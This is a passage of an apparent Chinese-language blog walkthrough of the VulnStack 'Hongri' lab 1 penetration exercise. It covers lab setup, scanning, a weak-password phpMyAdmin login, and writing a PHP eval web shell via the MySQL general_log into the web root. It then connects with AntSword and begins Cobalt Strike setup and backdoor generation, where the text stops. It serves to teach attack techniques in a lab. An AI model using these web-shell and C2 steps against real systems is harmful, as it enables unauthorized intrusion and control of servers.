红日靶场渗透测试——红日靶场1(详细笔记)
前言
VulnStack,作为红日安全团队精心打造的靶场知识平台,其独特之处在于其靶场环境全面模拟了国内企业的实际业务场景,包括CMS、漏洞管理以及域管理等核心要素。这一设计理念的背后,是红日安全团队对ATT&CK红队评估设计模式的深刻理解和灵活运用。整个靶场环境的搭建和题目设计,均围绕环境搭建、漏洞利用、内网信息搜集、横向移动、构建渗透通道、实现持久控制以及痕迹清理等多个维度展开,旨在为安全研究者提供一个真实、全面的内网渗透学习环境。
这篇博客是为小编自己学习记录的同时,分享出来让大神们共同检阅,如有问题,还请各位大神在评论区多多指点。
一、靶场环境搭建

1、环境配置
下载后为三台虚拟机,解压后VMware打开

左上角“编辑—>虚拟网络编辑器”添加一段虚拟网络,设置为仅主机


给win7外网服务器添加一张网卡,一张网卡为NAT,另一张是我们刚刚添加的VMnat2

内网域控还有域成员网卡都设置为VMnat2
win2008(域控)
win2003(域成员)
2. 启动环境
登录密码:hognrisec@2019(登录时 提示密码过期需更改密码),三台机均为一样的密码。

登录win7(外网服务器)打开phpStudy服务,这样环境就配置好了
位置:C:\phpStudy\phpStudy.exe
二、信息收集
1.扫描网络22网段,端口
nmap -PO 192.168.22.0/24 //探测存活ip还有端口


扫描出80,3306端口,访问http://192.168.22.149:80,发现是一个PHP探针,里面透露出了 绝对路径

底部发现 MySQL 数据库连接, 尝试一下弱口令(root:root)

连接MySQL 数据库成功
2.目录扫描
扫描http://192.168.22.149/目录
dirb使用
-a 设置user-agent
-p <proxy[:port]>设置代理
-c 设置cookie
-z 添加毫秒延迟,避免洪水攻击
-o 输出结果
-X 在每个字典的后面添加一个后缀
-H 添加请求头
-i 不区分大小写搜索
1、dirb扫描目录

dirb http://192.168.22.149/ //目录扫描
数据库:http://192.168.22.149/phpmyadmin/
三、漏洞利用
1.登录phpmyadmin
弱密码登录(root:root)

2.尝试用MySQL日志写入shell
查看日志信息,发现日志关了
SHOW VARIABLES LIKE '%general%' //查看日志信息

打开日志
日志读写默认是关闭的,所以我们要打开
SET GLOBAL general_log='on'; //开启日志

将MySQL的通用查询日志(general query log)的输出文件设置为指定的路径。
set global general_log_file = 'C:/phpStudy/WWW/2.php'

写入一句话木马
SELECT '<?php @eval($_POST["cmd"]);?>' //写入shell

写入成功

3.蚁剑连接刚刚的一句话木马
URL地址就是我们刚刚上传的木马目录
密码就是我们木马里面写的“cmd”

上线成功

四、蚁剑联动cs,cs上线
1.打开cs
cs配置服务端
在kali上下载cs,进入cs目录,打开服务端
./teamserver 192.168.22.139 1234 //写上kali的ip还有随便写一个密码

配置客户端
./start.sh //启动客户端
ip和密码填上刚刚服务端上写的ip还有密码

2.创建监听器
选择hppt协议


3. 创建 windows 可执行 exe 程序
攻击—>生成后门—>Windows可执行文件.

